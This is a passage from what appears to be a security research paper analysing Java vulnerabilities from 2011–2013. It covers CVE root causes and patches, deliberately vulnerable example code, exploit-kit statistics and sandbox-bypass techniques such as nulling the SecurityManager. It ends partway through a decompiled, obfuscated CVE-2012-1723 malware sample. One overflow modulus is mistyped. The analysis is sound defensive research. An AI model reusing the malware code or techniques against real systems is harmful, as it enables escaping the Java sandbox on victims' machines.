  MemberName localMemberName = resolveOrFail(paramClass,
                                             paramString,
                                             paramMethodType,
                                             false);
  checkSecurityManager(paramClass, localMemberName);
  Class localClass = findBoundCallerClass(localMemberName);
  return accessVirtual(paramClass, localMemberName, localClass);
}

Class<?> findBoundCallerClass(MemberName paramMemberName)
{
  Class localClass = null;
  if (MethodHandleNatives.isCallerSensitive(paramMemberName))
  {
    localClass =
        (this.allowedModes & 0x2) != 0 ? this.lookupClass : getCallerClassAtEntryPoint(true);
  }

  return localClass;
}
```

```
//MethodHandleProxies
public static <T> T asInterfaceInstance(final Class<T> paramClass,
                                        MethodHandle paramMethodHandle)
{
  if ((!paramClass.isInterface()) || (!Modifier.isPublic(paramClass.getModifiers())))
    throw new IllegalArgumentException("not a public interface: " + paramClass.getName());
  MethodHandle localMethodHandle1;
  if (System.getSecurityManager() != null)
  {
    localObject1 = Reflection.getCallerClass(2);
    localObject2 = localObject1 != null ? ((Class)localObject1).getClassLoader() : null;
    ReflectUtil.checkProxyPackageAccess((ClassLoader)localObject2,
                                        new Class[] { paramClass });
    localMethodHandle1 = maybeBindCaller(paramMethodHandle, (Class)localObject1);
  } else {
    localMethodHandle1 = paramMethodHandle;
  }
...
}

private static MethodHandle maybeBindCaller(MethodHandle paramMethodHandle,
                                            Class<?> paramClass) {
  if ((paramClass == null) || (paramClass.getClassLoader() == null)) {
    return paramMethodHandle;
  }
  MethodHandle localMethodHandle = MethodHandleImpl.bindCaller(paramMethodHandle,
                                                               paramClass);
  if (paramMethodHandle.isVarargsCollector()) {
    MethodType localMethodType = localMethodHandle.type();
    int i = localMethodType.parameterCount();
    return localMethodHandle.asVarargsCollector(localMethodType.parameterType(i - 1));
  }
  return localMethodHandle;
}

//MethodHandleImpl
static MethodHandle bindCaller(MethodHandle paramMethodHandle, Class<?> paramClass)
{
  if ((paramClass == null) || (paramClass.isArray()) ||
      (paramClass.isPrimitive()) || (paramClass.getName().startsWith("java.")) ||
      (paramClass.getName().startsWith("sun.")))
  {
    throw new InternalError();
  }

  MethodHandle localMethodHandle1 = prepareForInvoker(paramMethodHandle);

  MethodHandle localMethodHandle2 = (MethodHandle)CV_makeInjectedInvoker.get(paramClass);
  return restoreToType(localMethodHandle2.bindTo(localMethodHandle1),
                                                  paramMethodHandle.type());
}
```

The MethodHandles class was modified to make use of a new method, findBoundCallerClass, which uses the Reflection API to get the caller class of the method handle it is bound to. The MethodHandleProxies class had the maybeBindCaller method introduced to it and the asInterfaceInstance method was modified to use it. The MethodHandleImpl class had its bindCaller method modified to throw an error if the supplied Class argument is null. At this point, an attempt to exploit this CVE would result in the bound caller class being null which would eventually result in an InternalError being thrown within MethodHandleImpl's bindCaller method.

## 2D Sub-component Weakness

## CVE-2013-0809 – Heap-based Buffer Overflow due to Integer Overflow

### *Core Issue*

Integer overflow can lead to a buffer overflow; however, you must understand what an integer overflow is and how it occurs. Here is a single line of code that will help with the explanation:

```
unsigned int x = 4294967295 + 1;
```

We will assume that an int is four bytes in size which means that with the unsigned attribute applied to it, its range of legal values is from 0 to 4294967295 inclusive. This means that 4294967295 + 1 can not be properly represented with an unsigned int. As such, when the processor attempts to add the two together, it will wrap around leaving x as zero with the carry flag set to one. If x was a signed integer then the range of valid values would be from -2147483648 to 2147483647, inclusive, and an overflow would result in the overflow flag being set to one. One way of looking at it is to imagine an implicit modulo 4294967296 around the operation such that 4294967295 + 1 becomes (4294967295 + 1) % 4294967296.

Now that we have the basics of an integer overflow, we can look at how it can result in a buffer overflow. Here is a simple function to help with the explanation:

```
void cwe190_to_cwe122(int *input, int x, int y) {
    if (x*y > 0x100) {
        // If x*y*4 is greater than 4294967296, then we integer wrap
        int *buf = malloc(x*y*sizeof(int));
        memcpy(buf, input, 0x100);
    }
}
```

We have a function, cwe190_to_cwe122, that takes three arguments. If x * y is greater than 0x100, then we allocate a buffer and copy 0x100 bytes into it. The problem lies in the assumption that x*y*sizeof(int) will not cause an integer overflow. As an attacker, all we have to do is provide x and y such that x*y is greater than 0x100 but such that (x*y*4) % 42949674296 is less than 0x100. At that point we will copy 0x100 bytes from our input buffer into a buffer that is much smaller, resulting in a buffer overflow.

### *Root Cause Analysis*

Integer overflow can be defended against by validating the arguments used to compute the size prior to allocating the buffer. In fact, Sun added two C macros to the AWT mediaLib sub-component to help defend against this in 2007. Both macros were updated in 2010 due to an integer overflow bug discovered at the time. A copy of one of the macros was added to the AWT splashscreen sub-component in 2009 due to another integer overflow bug. In February of 2013 they added two more macros to aid against integer overflow, SAFE_TO_MULT and SAFE_TO_ADD.

CVE-2013-0809[12] is an example of an integer overflow resulting in a heap buffer overflow. The root of the issue lies in the mlib_ImageCreate function within jdk/src/share/native/sun/awt/medialib/mlib_ImageCreate.c.

Here are the relevant portions of the function:

```
mlib_image *mlib_ImageCreate(mlib_type type, mlib_s32  channels,
       mlib_s32  width, mlib_s32  height) {
    if (width <= 0 || height <= 0 || channels < 1 || channels > 4) {
        return NULL;
    };
...
    switch (type) {
...
        case MLIB_INT:
            wb = width * channels * 4;
            break;
...
    }
...
    data = mlib_malloc(wb * height);
...
}
```

Since mlib_s32 is a typedef for int, we can see that an overflow can occur if width * channels * 4 * height is greater than 4294967295.

```
static int
allocateArray(JNIEnv *env, BufImageS_t *imageP,
              mlib_image **mlibImagePP, void **dataPP, int isSrc,
              int cvtToDefault, int addAlpha) {
    void *dataP;
    unsigned char *cDataP;
    RasterS_t *rasterP = &imageP->raster;
    ColorModelS_t *cmP = &imageP->cmodel;
    int dataType = BYTE_DATA_TYPE;
    int width;
    int height;
    HintS_t *hintP = &imageP->hints;
    *dataPP = NULL;

    width = rasterP->width;
    height = rasterP->height;

    if (cvtToDefault) {
        int status = 0;
        *mlibImagePP = (*sMlibSysFns.createFP)(MLIB_BYTE, 4, width, height);
        cDataP  = (unsigned char *) mlib_ImageGetData(*mlibImagePP);
        /* Make sure the image is cleared */
        memset(cDataP, 0, width*height*4);
...
        return cvtCustomToDefault(env, imageP, -1, cDataP);
    }
...
}
```

[12] http://www.oracle.com/technetwork/topics/security/alert-cve-2013-1493-1915081.html

```
static int
cvtCustomToDefault(JNIEnv *env, BufImageS_t *imageP, int component,
                   unsigned char *dataP) {
    ColorModelS_t *cmP = &imageP->cmodel;
    RasterS_t *rasterP = &imageP->raster;
    int y;
    jobject jpixels = NULL;
    jint *pixels;
    unsigned char *dP = dataP;
#define NUM_LINES    10
    int numLines = NUM_LINES;
    int nbytes = rasterP->width*4*NUM_LINES;

    for (y=0; y < rasterP->height; y+=numLines) {
        /* getData, one scanline at a time */
        if (y+numLines > rasterP->height) {
            numLines = rasterP->height - y;
            nbytes = rasterP->width*4*numLines;
        }
        jpixels = (*env)->CallObjectMethod(env, imageP->jimage,
                                           g_BImgGetRGBMID, 0, y,
                                           rasterP->width, numLines,
                                           jpixels,0, rasterP->width);
        if (jpixels == NULL) {
            JNU_ThrowInternalError(env, "Can't retrieve pixels.");
            return -1;
        }

        pixels = (*env)->GetPrimitiveArrayCritical(env, jpixels, NULL);
        memcpy(dP, pixels, nbytes);
        dP += nbytes;
        (*env)->ReleasePrimitiveArrayCritical(env, jpixels, pixels,
                                              JNI_ABORT);
    }
    return 0;
}
```

sMlibSysFns.createFP is a pointer to the vulnerable mlib_ImageCreate function. We can see that we then call mlib_ImageGetData on the value returned, and then immediately call memset on the buffer returned. At the end of the if block, we return the value returned by the call to cvtCustomToDefault which eventually performs a memcpy and thus performs the controlled overflow.

***Patch Analysis***

CVE-2013-0809 was patched in JDK 7u17. To fix the vulnerability, Oracle introduced the SAFE_TO_MULT macro and updated the mlib_ImageCreate function to use it. Here is the updated snippet of the mlib_ImageCreate function, which shows the usage of the SAFE_TO_MULT macro:

```
mlib_image *mlib_ImageCreate(mlib_type type, mlib_s32  channels, mlib_s32  width,
      mlib_s32  height) {
  if (!SAFE_TO_MULT(width, channels)) {
    return NULL;
  }

  wb = width * channels;
...
  switch (type) {
...
    case MLIB_INT:
      if (!SAFE_TO_MULT(wb, 4)) {
        return NULL;
      }
      wb *= 4;
      break;
...
  }

...
  if (!SAFE_TO_MULT(wb, height)) {
      return NULL;
  }

  data = mlib_malloc(wb * height);
  if (data == NULL) {
    return NULL;
  }
...
}
```

We see that SAFE_TO_MULT is now used at every step of calculating the size of the buffer and we can also see that NULL will be returned instead of a pointer to an under-allocated buffer.

## CVE-2013-2420 - Out-of-bounds Write due to Integer Overflow

### *Core Issue*

These two CWEs describe the condition of an integer overflow resulting in writing data outside of the bounds of an allocated buffer. Building on just an integer overflow from the previous section we provide a simple function to help with the explanation of this issue.

```
void cwe190_to_cwe787(int *base, int *end, int x, int y) {
    int *pbuf = base + x * y;
    if (x > 0 && y > 0 && pbuf <= end) {
        *pbuf = 0;
    }
}
```

We have a function, cwe190_to_cwe787, that takes four arguments. This example is incredibly contrived, but x and y are multiplied and the product is added to the base pointer to determine where we write a zero. The function tries to be safe by only writing the zero if x and y are both above zero and if the calculated pointer is less than the end of the buffer. Unfortunately the function fails to consider an overflow when multiplying x and y, allowing for an out-of-bound write at an address lower than the base pointer.

### *Root Cause Analysis*

CVE-2013-2420[13] is an example of an integer overflow leading towards an out-of-bounds write. The root of the issue lies in the setICMpixels native function for the sun.awt.image.ImageRepresentation class. Here are the relevant portions of the function, which is implemented within jdk/src/share/native/sun/awt/image/awt_ImageRep.c:

```
JNIEXPORT void JNICALL
Java_sun_awt_image_ImageRepresentation_setICMpixels(JNIEnv *env, jclass cls, jint x, jint y,
                                                    jint w, jint h, jintArray jlut,
                                                    jbyteArray jpix, jint off, jint scansize,
                                                    jobject jict) {
    unsigned char *srcData = NULL;
    int *dstData;
    int *dstP, *dstyP;
    unsigned char *srcyP, *srcP;
    int *srcLUT = NULL;
    int yIdx, xIdx;
    int sStride;
    int *cOffs;
    int pixelStride;
    jobject joffs = NULL;
    jobject jdata = NULL;

    sStride = (*env)->GetIntField(env, jict, g_ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g_ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g_ICRdataOffsetsID);
    jdata = (*env)->GetObjectField(env, jict, g_ICRdataID);

    srcLUT = (int *) (*env)->GetPrimitiveArrayCritical(env, jlut, NULL);
    srcData = (unsigned char *) (*env)->GetPrimitiveArrayCritical(env, jpix, NULL);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    dstData = (int *) (*env)->GetPrimitiveArrayCritical(env, jdata, NULL);

    dstyP = dstData + cOffs[0] + y*sStride + x*pixelStride;
    srcyP = srcData + off;
    for (yIdx = 0; yIdx < h; yIdx++, srcyP += scansize, dstyP+=sStride) {
        srcP = srcyP;
        dstP = dstyP;
        for (xIdx = 0; xIdx < w; xIdx++, dstP+=pixelStride) {
            *dstP = srcLUT[*srcP++];
        }
    }
}
```

sStride is set to the input jict object's scanlineStride field, which is then used to calculate and increment the destination pointer without any further validation.

### *Patch Analysis*

CVE-2013-2420 was patched in JDK 7u21. Oracle patched the vulnerability by checking all input supplied by the user. This is a good example of Oracle's attempt at proactively fixing bugs as they went from validating very few of the input arguments to validating everything. To aid the new input validation checks, they added three macros. Here

[13] http://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html

is the updated snippet of the setICMpixels function, as well as the three macros, which shows that the vulnerability was patched through increased input validation.

```
#define CHECK_STRIDE(yy, hh, ss)
    if ((ss) != 0) {
        int limit = 0x7fffffff / ((ss) > 0 ? (ss) : -(ss));
        if (limit < (yy) || limit < ((yy) + (hh) - 1)) {
            /* integer oveflow */
            return JNI_FALSE;
        }
    }

#define CHECK_SRC()
    do {
        int pixeloffset;
        if (off < 0 || off >= srcDataLength) {
            return JNI_FALSE;
        }
        CHECK_STRIDE(0, h, scansize);

        /* check scansize */
        pixeloffset = scansize * (h - 1);
        if ((w - 1) > (0x7fffffff - pixeloffset)) {
            return JNI_FALSE;
        }
        pixeloffset += (w - 1);

        if (off > (0x7fffffff - pixeloffset)) {
            return JNI_FALSE;
        }
    } while (0)

#define CHECK_DST(xx, yy)
    do {
        int soffset = (yy) * sStride;
        int poffset = (xx) * pixelStride;
        if (poffset > (0x7fffffff - soffset)) {
            return JNI_FALSE;
        }
        poffset += soffset;
        if (dstDataOff > (0x7fffffff - poffset)) {
            return JNI_FALSE;
        }
        poffset += dstDataOff;

        if (poffset < 0 || poffset >= dstDataLength) {
            return JNI_FALSE;
        }
    } while (0)
```

```
JNIEXPORT jboolean JNICALL
Java_sun_awt_image_ImageRepresentation_setICMpixels(JNIEnv *env, jclass cls,
                                                    jint x, jint y, jint w,
                                                    jint h, jintArray jlut,
                                                    jbyteArray jpix, jint off,
                                                    jint scansize,
                                                    jobject jict) {
    unsigned char *srcData = NULL;
    jint srcDataLength;
    int *dstData;
    jint dstDataLength;
    jint dstDataOff;
    int *dstP, *dstyP;
    unsigned char *srcyP, *srcP;
    int *srcLUT = NULL;
    int yIdx, xIdx;
    int sStride;
    int *cOffs;
    int pixelStride;
    jobject joffs = NULL;
    jobject jdata = NULL;

    if (x < 0 || w < 1 || (0x7fffffff - x) < w) {
        return JNI_FALSE;
    }
    if (y < 0 || h < 1 || (0x7fffffff - y) < h) {
        return JNI_FALSE;
    }

    sStride = (*env)->GetIntField(env, jict, g_ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g_ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g_ICRdataOffsetsID);
    jdata = (*env)->GetObjectField(env, jict, g_ICRdataID);

    if (JNU_IsNull(env, joffs) || (*env)->GetArrayLength(env, joffs) < 1) {
        /* invalid data offstes in raster */
        return JNI_FALSE;
    }

    srcDataLength = (*env)->GetArrayLength(env, jpix);
    dstDataLength = (*env)->GetArrayLength(env, jdata);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    if (cOffs == NULL) {
        return JNI_FALSE;
    }

    dstDataOff = cOffs[0];

    /* the offset array is not needed anymore and can be released */
    (*env)->ReleasePrimitiveArrayCritical(env, joffs, cOffs, JNI_ABORT);
    joffs = NULL;
    cOffs = NULL;

    /* do basic validation: make sure that offsets for
    * first pixel and for last pixel are safe to calculate and use */
    CHECK_STRIDE(y, h, sStride);
    CHECK_STRIDE(x, w, pixelStride);
    CHECK_DST(x, y);
    CHECK_DST(x + w -1, y + h - 1);
    /* check source array */
    CHECK_SRC();

    srcLUT = (int *) (*env)->GetPrimitiveArrayCritical(env, jlut, NULL);
    srcData = (unsigned char *) (*env)->GetPrimitiveArrayCritical(env, jpix, NULL);
    dstData = (int *) (*env)->GetPrimitiveArrayCritical(env, jdata, NULL);

    dstyP = dstData + dstDataOff + y*sStride + x*pixelStride;
    srcyP = srcData + off;
    for (yIdx = 0; yIdx < h; yIdx++, srcyP += scansize, dstyP+=sStride) {
        srcP = srcyP;
        dstP = dstyP;
        for (xIdx = 0; xIdx < w; xIdx++, dstP+=pixelStride) {
            *dstP = srcLUT[*srcP++];
        }
    }
}
```

We see that they now check for integer overflow at every step of calculating the source and destination pointers and we can also see that the function will exit early in the presence of input that will cause an integer overflow. One potential path towards exploiting this vulnerability would be using the out-of-bounds write to replace a legitimate AccessControlContext with a malicious AccessControlContext that grants AllPermission.

## JavaFX Sub-component Weakness

### CVE-2013-2428 – Untrusted Pointer Dereference

#### ***Core Issue***

CWE-822: Untrusted Pointer Dereference refers to a vulnerability that occurs when operations can be performed on a memory address of the attacker's choosing. The following code snippet will help with the explanation of this CWE.

```
public class Gullible {
    protected long dataPointer;

    public Gullible() {
        dataPointer = getDataPointer();
    }

    public dispose() {
        if (dataPointer != 0) {
            free(dataPointer);
        }
        dataPointer = 0;
    }

    private native long getDataPointer();
    private native void free(long dataPointer);
}
```

Within the constructor of the Gullible class, we execute the getDataPointer native function that returns a pointer to a data buffer. The dispose function executes the free native function if the dataPointer is not zero. The issue here lies in the visibility of the dataPointer instance variable. Since the variable is protected and since the class itself is public, the Gullible class could be subclassed. The following code snippet shows how this would work.

```
public class Malicious extends Gullible {
    pubic setDataPointer(long inputDataPointer) {
        dataPointer = inputDataPointer;
    }

    public static void cwe_822() {
        Malicious m = new Malicious();
        m.setDataPointer(0x41414141);
        m.dispose();
    }
}
```

Since dataPointer is a protected instance variable, the Malicious subclass is able to modify it. The cwe_822 static method instantiates a Malicious object, sets the data pointer to 0x41414141, and then calls the dispose method so

that the free native function will get called. At this point native code is being executed against an arbitrary memory location.

### ***Root Cause Analysis***

CVE-2013-2428[14] is an example of untrusted pointer dereference that occurs in the com.sun.webpane.platform.WebPage class. The following code snippet will help with the explanation of the vulnerability.

```
package com.sun.webpage.platform;
...
public class WebPage
{
...
  private long pPage = 0L;
...
  public long getPage() {
    return this.pPage;
  }
...
  public void setEditable(boolean paramBoolean) {
    lockPage();
    try {
      log.log(Level.FINE, "setEditable");
      if (this.isDisposed) {
        log.log(Level.FINE, "setEditable() request for a disposed web page.");
      }
      else
      {
        twkSetEditable(getPage(), paramBoolean);
      }
    } finally { unlockPage(); }

  }
...
  private native void twkSetEditable(long paramLong, boolean paramBoolean);
...
}
```

The WebPage class stores a pointer to a native object within the pPage instance variable. There are numerous native functions within the class, such as twkSetEditable. When calling a native function, several of the methods reference the pPage instance variable directly while others use the getPage accessor method. It is possible to subclass the WebPage class and override the getPage method due to the fact the getPage method is public, the WebPage class is public, and the com.sun.webpage.platform package is not restricted. Doing so will result in an attacker-controlled pointer being passed to the native function.

### ***Patch Analysis***

[14] http://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html

CVE-2013-2428 was patched in two ways. The com.sun.webpane package was first restricted in JDK 7u13 by adding it to the restricted package list rendering the vulnerability useless. Oracle officially patched this CVE in JDK 7u21 by changing the visibility of the getPage method from public to package-private and final.

```
final long getPage() {
  return this.pPage;
}
```

# Leveraging Sub-component Weaknesses

Exploit kit authors have jumped on the Java bandwagon offering a variety of exploits that leverage different vulnerability types. As stated previously, the kits on average need to offer 2+ Java exploits just to stay competitive in this market. Aligning this with the recent attacks using 0-day vulnerabilities; we derive unique insights into which software weaknesses are actually being leveraged in the threat landscape.

To further our understanding of the landscape, our set of 52,000 unique Java malware samples were run through numerous anti-virus engines to classify the samples into a set of categories based on the CVE they utilized. This provided us with a list of the most common weaponized Java vulnerabilities over the last three years. In the graph below, the last three years of unique (by MD5 hash) Java malware samples per month are shown.




Figure 12 - Actively Exploited CVEs

It is interesting that this timeline mirrors the increase in vulnerability discoveries by the external community over the last 6 months. Starting in August, the number of unique malware instances quickly shot up to close to the 4,000 mark. More surprising is the huge jump in unique instances that begin in December and hit a high in January of over 12,000 against just 9 of the most common CVEs. Half of those unique instances were labeled as CVE-2012-1723, which is a type confusion vulnerability in the HotSpot sub-component. January 2013 also saw a large increase in use of CVE-2012-0507, another type confusion vulnerability in the Concurrency sub-component.

Anti-virus engines do not always label samples correctly so the exact percentage of the unique samples per CVE inherently includes a small margin for error. As stated at the beginning of this paper we focus on the time period of 2011 – 2013. This graph is limited to the active CVEs during this time. Due to the lack of data for CVEs found in 2009-2010 in our sample set this may have resulted in a less than accurate representation of activity in early 2011. The key take away is that attackers are significantly upping their game by targeting more CVEs than ever and are increasingly successful at getting their exploits onto victim machines.

## Threat Landscape

### Aligning Component Weaknesses to Attacks

As our goal is to understand the weaknesses at play in the landscape, we compared the list of actively targeted CVEs to the CVEs available through penetration testing tools and exploit kits tracked by Contagio[15]. By far, the most common vulnerability type for attack tools is the sandbox bypass using unsafe reflection to gain code execution. The table below details out the CVE/CWEs available to attackers and the toolsets they are available in.

| CVE | CWE | CWE Sub-category | Exploit Kit | Penetration Testing Tool |
|---|---|---|---|---|
| CVE-2010-4452 | CWE-114<br>Process Control | N/A | Yes | Yes |
| CVE-2011-3521 | CWE-265<br>Privilege / Sandbox Issues | CWE-843<br>Type Confusion | Yes | No |
| CVE-2011-3544 | CWE-265<br>Privilege / Sandbox Issues | CWE-272<br>Least Privilege Violation | Yes | Yes |
| CVE-2012-0507 | CWE-265<br>Privilege / Sandbox Issues | CWE-843<br>Type Confusion | Yes | Yes |
| CVE-2012-1723 | CWE-265<br>Privilege / Sandbox Issues | CWE-843<br>Type Confusion | Yes | Yes |
| CVE-2012-4681 | CWE-265<br>Privilege / Sandbox Issues | CWE-470<br>Unsafe Reflection | No | Yes |

[15] http://contagiodump.blogspot.ca/2010/06/overview-of-exploit-packs-update.html

| | | | | |
|---|---|---|---|---|
| CVE-2012-0500 | CWE-78: OS Command Injection | N/A | No | Yes |
| CVE-2012-5076 | CWE-265: Privilege / Sandbox Issues | CWE-470 Unsafe Reflection | Yes | Yes |
| CVE-2012-5088 | CWE-265: Privilege / Sandbox Issues | CWE-470 Unsafe Reflection | No | Yes |
| CVE-2013-0422 | CWE-265: Privilege / Sandbox Issues | CWE-470 Unsafe Reflection | Yes | Yes |
| CVE-2013-0431 | CWE-265 Privilege / Sandbox Issues | CWE-470 Unsafe Reflection | Yes | Yes |
| CVE-2013-1480 | CWE-122 Heap-based Buffer Overflow | N/A | No | No |
| CVE-2013-1488 | CWE-265 Privilege / Sandbox Issues | CWE-272 Least Privilege Violation | No | Yes |
| CVE-2013-1493 | CWE-122 Heap-based Buffer Overflow | N/A | Yes | Yes |
| CVE-2013-2432 | CWE-265 Privilege / Sandbox Issues | CWE-843 Type Confusion | Yes | Yes |

Figure 13 - Actively Targeted CVS

Comparing the most popular software weakness across the attack tools to the most patched vulnerabilities, we see the following:

- Most Common Weakness Included in Attack Tools
  1. CWE-265 Privilege / Sandbox Issues due to CWE-470 Unsafe Reflection
  2. CWE-265 Privilege / Sandbox Issues due to CWE-843 Type Confusion
  3. CWE-122 Heap-based Buffer Overflow
  4. CWE-265 Privilege / Sandbox Issues due to CWE-272 Least Privilege Violation
- Java's Most Patched Weakness
  1. CWE-265 Privilege / Sandbox Issues due to CWE-470 Unsafe Reflection
  2. CWE-265 Privilege / Sandbox Issues due to CWE-272 Least Privilege Violation
  3. CWE-122 Heap-based Buffer Overflow
  4. CWE-787: Out-of-bounds Write

One intriguing occurrence is that the type confusion style of sandbox bypass switches place in the ranks with the least privilege style of sandbox bypass when it came to inclusion in the attack tools. The next logical question is: Which weakness is utilized more often in the exploit kits? The chart below describes the utilization breakdown for each software weakness across our malware sample set:




Figure 14 - CWEs Utilized by Attackers

The clear "winner" is the type confusion style of sandbox bypass vulnerability with over half of the unique Java malware samples. Heap-based buffer overflow vulnerabilities barely show up on the diagram due to the sheer volume of unique samples of sandbox issues.

## Techniques Beyond the Vulnerability

As is to be expected, the techniques for exploiting a vulnerability in Java will vary highly based on the type of vulnerability but there are two primary techniques. The first is accomplished through "traditional" memory corruption exploitation techniques and, as such, is more often used with vulnerabilities in native code. The second is accomplished through the nullification of the SecurityManager and is more often used with vulnerabilities that make use of least privilege violations, unsafe reflection, and type confusion.

Controlled out-of-bounds writes and buffer overflows can be used to overwrite function pointers or saved return pointers. However, these techniques will also require DEP and ASLR to be bypassed. A much simpler method is to make use of the java.beans.Statement class. A Statement object essentially represents a single line of Java code of the following form:

```
instanceVariable.instanceMethod(argument1)
```

All Statement objects have an AccessControlContext instance variable that is used when invoking the statement. The intended purpose is to prevent least privilege violations and since the instance variable is final, within the confines of the JVM, it is successful. However, if we allocate a Statement object such that we can use a buffer overflow or out-of-bounds write to overwrite the saved AccessControlContext, then invocation of the statement will occur at a higher privilege than intended. In practice, this requires allocating a Statement object and replacing the saved AccessControlContext with one that implements AllPermission. This allows you to turn an out-of-bounds

write or buffer overflow into a least privilege violation which means that DEP and ASLR are not an issue. Usage of this technique does require the ability to predict where the Statement object will be relative to the buffer you are overflowing or writing past.

The second technique occurs in pure Java and essentially comes down to the following statement being executed:

```
System.setSecurityManager(null)
```

The aforementioned statement is part of how Java has received its “write once, own everywhere” reputation. Once executed in a higher context with no user stack, all subsequent statements will be executed with no sandbox to stop it.

## Case Study: CVE-2012-1723

CVE-2012-1723 is a vulnerability with the bytecode verifier within HotSpot that can lead to type confusion. It was very popular with malware authors and has characteristics that make it easy to identify. Three easy things to look for that are indicative of CVE-2012-1723 are:

- The presence of a class that has at least 100 instance variables of a single class and a single static variable of another class
    - Exploitation of this vulnerability does not require these variables to ever be set and as such, you are unlikely to see a sample that sets them to any value
- The presence of a method within that class that takes the static class’ type as an argument and returns the instance variables’ type as a return value
- The presence of repeated calls to the aforementioned method with null as the sole argument

While it is possible that the malware author was clever enough to obfuscate the code such that common decompilers fail to properly decompile it, we see that it was weakly obfuscated using Allitori’s Java Obfuscator[16]. Note that this is not representative of the capabilities of Allitori’s obfuscator but of the options within the obfuscator that the malware author enabled. The JAR file contained six class files: Adw.class, dqqOzf.class, dumppzGr.class, qFvtPH.class, qWodxNpkOs.class, and vceBGl.class. The dumppzGr, qFvtPH, and vceBGl were not used by the exploit code, so they are not included in the dump below:

[16] http://www.allatori.com/

```
//Adw
import java.io.PrintStream;
import java.net.URL;
import java.security.AllPermission;
import java.security.CodeSource;
import java.security.Permissions;
import java.security.cert.Certificate;

public class Adw
{
  public static String mwYda(String paramString)
  {
    String[] arrayOfString = paramString.split("hj");
    String str = "";
    System.out.println(arrayOfString.length);
    return qWodxNpkOs.qNkV(arrayOfString, 0);
  }

  public static URL RWdvAlV(String paramString, int paramInt)
    throws Exception
  {
    String str = paramString;
    str = str + (char)(Math.min(113, 2454) + paramInt);
    str = str + (char)(Math.min(116, 23544) + paramInt);
    str = str + (char)(Math.min(109, 23544) + paramInt);
    str = str + (char)(Math.min(66, 7275) + paramInt);
    str = str + (char)(Math.min(55, 3235) + paramInt);
    str = str + (char)(Math.min(55, 2225) + paramInt);
    str = str + (char)(Math.min(55, 6275) + paramInt);
    return new URL(str);
  }

  public static CodeSource FsXSABhE(Certificate[] paramArrayOfCertificate,
                                    Permissions paramPermissions)
    throws Exception
  {
    paramPermissions.add(new AllPermission());
    return new CodeSource(RWdvAlV("f", -8), paramArrayOfCertificate);
  }
}

//dqqOzf
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.FileOutputStream;
import java.io.PrintStream;
import java.lang.reflect.Constructor;
import java.net.URL;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class dqqOzf
  implements PrivilegedExceptionAction
{
  static String FGxIhk;
  int vbEfOUE = 51361;
  int JQNmeVgsUu = 205959;
  static String IXKQHUlU = "svr3";
  static final int TiwCFY = 1024;

  public dqqOzf(String paramString1, String paramString2)
  {
    try
    {
      AccessController.doPrivileged(this);
      ndOGfc(paramString1, paramString2);
    }
    catch (Exception localException)
    {
    }
  }
```

```
public static void DASIS(String paramString1, String paramString2,
                         Class paramClass)
  throws Exception
{
  Object[] a = new Object[] { Adw.mwYda(paramString1),
                              Adw.mwYda(paramString2) };
  paramClass.getConstructor(qWodxNpkOs.JebR()).newInstance(a);
}

void hfRDH(SecurityManager paramSecurityManager)
{
  System.setSecurityManager(paramSecurityManager);
}

public Object run()
{
  hfRDH(null);
  return Integer.valueOf(56);
}

public static String xUdVD(int paramInt1, int paramInt2)
{
  String str = "";
  str = str + (char)(int)(Math.round(-106.5D) * -1L);
  str = str + (char)Math.abs(paramInt2);
  str = str + (char)(int)(Math.round(-117.59999999999999D) * -1L);
